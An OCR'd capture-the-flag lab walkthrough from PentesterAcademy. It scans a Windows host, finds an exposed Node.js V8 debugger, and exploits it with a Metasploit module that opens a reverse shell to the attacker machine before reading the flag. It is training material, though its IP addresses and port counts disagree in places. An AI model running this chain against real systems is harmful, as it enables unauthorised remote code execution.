
ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable Debug Server
URL	https://attackdefense.com/challengedetails?cid=1953
Type	Windows Exploitation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.53
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.

Command: nmap --top-ports 65536 10.0.0.146

```
root@attackdefense:~# nmap --top-ports 6000 10.0.0.146
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-17 15:22 IST
Nmap scan report for ip-10-0-0-146.ap-southeast-1.compute.internal (10.0.0.146)
Host is up (0.0028s latency).
Not shown: 5988 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5858/tcp  open  unknown
5985/tcp  open  wsman
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49165/tcp open  unknown
49175/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.94 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will try to connect port 5858 using telnet.

Command: telnet 10.0.0.146 5858

```
root@attackdefense:~# telnet 10.0.0.146 5858
Trying 10.0.0.146...
Connected to 10.0.0.146.
Escape character is '^]'.
Type: connect
V8-Version: 5.5.372.43
Protocol-Version: 1
Embedding-Host: node v7.10.0
Content-Length: 0


Connection closed by foreign host.
root@attackdefense:~#
```

Step 4: We will search the exploit module for node 7.10.0 using searchsploit.

Command: searchsploit node

```
Node Browserify 4.2.0 - Remote Code Execution
Node.JS - 'node-serialize' Remote Code Execution
NodeJS Debugger - Command Injection (Metasploit)
NodeManager Professional 2.00 - Remote Buffer Overflow
Nodejs - 'js-yaml load()' Code Exec (Metasploit)
Nodesforum - '_nodesforum_node' SQL Injection
```

Step 5: There is a metasploit module for NodeJS Debugger. Exploiting the target server using metasploit framework.

Commands:
msfconsole
use exploit/multi/misc/nodejs_v8_debugger
set RHOSTS 10.0.0.146
exploit

```
msf5 > use exploit/multi/misc/nodejs_v8_debugger
msf5 exploit(multi/misc/nodejs_v8_debugger) > set RHOSTS 10.0.0.146
RHOSTS => 10.0.0.146
msf5 exploit(multi/misc/nodejs_v8_debugger) > exploit

[*] Started reverse TCP handler on 10.10.0.4:4444
[*] 10.0.0.146:5858 - Sending 953 byte payload...
[*] 10.0.0.146:5858 - Got success response
[*] Command shell session 1 opened (10.10.0.4:4444 -> 10.0.0.146:49227) at 2020-09-17 15:29:40 +0530


C:\node>
```

We have successfully exploited the target.

Step 6: Searching the flag.

Command: cd /
dir
type flag.txt

```
C:\node>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/12/2020  10:33 AM                32 flag.txt
09/12/2020  10:23 AM    <DIR>          node
08/22/2013  03:52 PM    <DIR>          PerfLogs
09/12/2020  10:11 AM    <DIR>          Program Files
09/05/2020  09:05 AM    <DIR>          Program Files (x86)
09/10/2020  09:50 AM    <DIR>          Users
09/12/2020  10:27 AM    <DIR>          Windows
               1 File(s)             32 bytes
               6 Dir(s)   9,194,229,760 bytes free

C:\>type flag.txt
type flag.txt
7b69ad8a8999d4ca7c42b8a729fb0ffd
C:\>
```

This reveals the flag to us.

Flag: 7b69ad8a8999d4ca7c42b8a729fb0ffd

References

1. NodeJS (https://nodejs.org/en/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/misc/nodejs_v8_debugger)
3. V8 Debugger Protocol (https://github.com/buggerjs/bugger-v8-client/blob/master/PROTOCOL.md)